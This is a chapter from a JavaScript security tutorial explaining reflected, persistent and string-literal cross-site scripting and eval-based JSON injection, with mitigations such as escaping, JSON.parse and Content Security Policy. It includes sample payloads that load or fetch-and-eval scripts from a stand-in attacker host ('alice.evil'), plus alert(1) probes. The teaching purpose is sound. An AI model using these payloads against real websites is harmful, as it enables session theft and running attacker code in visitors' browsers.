Chapter 95: Security issues

This is a collection of common JavaScript security issues, like XSS and eval injection. This collection also contains how to mitigate these security issues.

Section 95.1: Reflected Cross-site scripting (XSS)

Let's say Joe owns a website that allows you to log on, view puppy videos, and save them to your account.

Whenever a user searches on that website, they are redirected to `https://example.com/search?q=brown+puppies`.

If a user's search doesn't match anything, than they see a message along the lines of:

> Your search (**brown puppies**), didn't match anything. Try again.

On the backend, that message is displayed like this:

```
if(!searchResults){
    webPage += "<div>Your search (<b>" + searchQuery + "</b>), didn't match anything. Try again.";
}
```

However, when Alice searches for `<h1>headings</h1>`, she gets this back:

> Your search (**headings**
>) didn't match anything. Try again.


Raw HTML:

```
Your search (<b><h1>headings</h1></b>) didn't match anything. Try again.
```

Than Alice searches for `<script>alert(1)</script>`, she sees:

> Your search (), didn't match anything. Try again.

And:


example.com says:

1

Than Alice searches for `<script src = "https://alice.evil/puppy_xss.js></script>really cute puppies`, and copies the link in her address bar, and then emails Bob:

> Bob,

> When I search for cute puppies, nothing happens!

Than Alice successfully gets Bob to run her script while Bob is logged on to his account.

Mitigation:

1. Escape all angle brackets in searches before returning the search term when no results are found.
2. Don't return the search term when no results are found.
3. **Add a Content Security Policy that refuses to load active content from other domains**

Section 95.2: Persistent Cross-site scripting (XSS)

Let's say that Bob owns a social website that allows users to personalize their profiles.

Alice goes to Bob's website, creates an account, and goes to her profile settings. She sets her profile description to `I'm actually too lazy to write something here.`

When her friends view her profile, this code gets run on the server:

```
if(viewedPerson.profile.description){
    page += "<div>" + viewedPerson.profile.description + "</div>";
}else{
    page += "<div>This person doesn't have a profile description.</div>";
}
```

Resulting in this HTML:

```
<div>I'm actually too lazy to write something here.</div>
```

Than Alice sets her profile description to `<b>I like HTML</b>`. When she visits her profile, instead of seeing

> <b>I like HTML</b>

she sees

> **I like HTML**

Then Alice sets her profile to

```
<script src = "https://alice.evil/profile_xss.js"></script>I'm actually too lazy to write something
here.
```

Whenever someone visits her profile, they get Alice's script run on Bob's website while logged on as their account.

Mitigation

1. Escape angle brackets in profile descriptions, etc.
2. Store profile descriptions in a plain text file that is then fetched with a script that adds the description via `.innerText`
3. **Add a Content Security Policy that refuses to load active content from other domains**

Section 95.3: Persistent Cross-site scripting from JavaScript string literals

Let's say that Bob owns a site that lets you post public messages.

The messages are loaded by a script that looks like this:

```
addMessage("Message 1");
addMessage("Message 2");
addMessage("Message 3");
addMessage("Message 4");
addMessage("Message 5");
addMessage("Message 6");
```

The `addMessage` function adds a posted message to the DOM. However, in an effort to avoid XSS, **any HTML in messages posted is escaped.**

The script is generated **on the server** like this:

```
for(var i = 0; i < messages.length; i++){
    script += "addMessage(\"" + messages[i] + "\");";
}
```

So alice posts a message that says: `My mom said: "Life is good. Pie makes it better. "`. Than when she previews the message, instead of seeing her message she sees an error in the console:

```
Uncaught SyntaxError: missing ) after argument list
```

Why? Because the generated script looks like this:

```
addMessage("My mom said: "Life is good. Pie makes it better. "");
```

That's a syntax error. Than Alice posts:

```
I like pie ");fetch("https://alice.evil/js_xss.js").then(x=>x.text()).then(eval);//
```

Then the generated script looks like:

```
addMessage("I like pie ");fetch("https://alice.evil/js_xss.js").then(x=>x.text()).then(eval);//");
```

That adds the message `I like pie`, but it also **downloads and runs `https://alice.evil/js_xss.js` whenever someone visits Bob's site.**

Mitigation:

1. Pass the message posted into JSON.stringify()
2. Instead of dynamically building a script, build a plain text file containing all the messages that is later fetched by the script
3. **Add a Content Security Policy that refuses to load active content from other domains**

Section 95.4: Why scripts from other people can harm your website and its visitors

If you don't think that malicious scripts can harm your site, **you are wrong**. Here is a list of what a malicious script could do:

1. Remove itself from the DOM so that **it can't be traced**
2. Steal users' session cookies and **enable the script author to log in as and impersonate them**
3. Show a fake "Your session has expired. Please log in again." message that **sends the user's password to the script author**.
4. Register a malicious service worker that runs a malicious script **on every page visit** to that website.
5. Put up a fake paywall demanding that users **pay money** to access the site **that actually goes to the script author**.

Please, **don't think that XSS won't harm your website and its visitors.**

Section 95.5: Evaled JSON injection

Let's say that whenever someone visits a profile page in Bob's website, the following URL is fetched:

```
https://example.com/api/users/1234/profiledata.json
```

With a response like this:

```
{
    "name": "Bob",
    "description": "Likes pie & security holes."
}
```

Than that data is parsed & inserted:

```
var data = eval("(" + resp + ")");
document.getElementById("#name").innerText = data.name;
document.getElementById("#description").innerText = data.description;
```

Seems good, right? **Wrong.**

What if someone's description is `Likes XSS."});alert(1);({"name":"Alice","description":"Likes XSS.`? Seems weird, but if poorly done, the response will be:

```
{
    "name": "Alice",
    "description": "Likes pie & security holes."});alert(1);({"name":"Alice","description":"Likes
XSS."
}
```

And this will be `eval`ed:

```
({
    "name": "Alice",
    "description": "Likes pie & security holes."});alert(1);({"name":"Alice","description":"Likes
XSS."
})
```

If you don't think that's a problem, paste that in your console and see what happens.

Mitigation

- **Use JSON.parse instead of eval to get JSON.** In general, don't use eval, and definitely don't use eval with something a user could control. Eval creates a new execution context, creating a **performance hit**.

- Properly escape `"` and `\` in user data before putting it in JSON. If you just escape the `"`, than this will happen:

  ```
  Hello! \"});alert(1);({
  ```

  Will be converted to:

  ```
  "Hello! \\"});alert(1);({"
  ```

  Oops. Remember to escape both the `\` and `"`, or just use JSON.parse.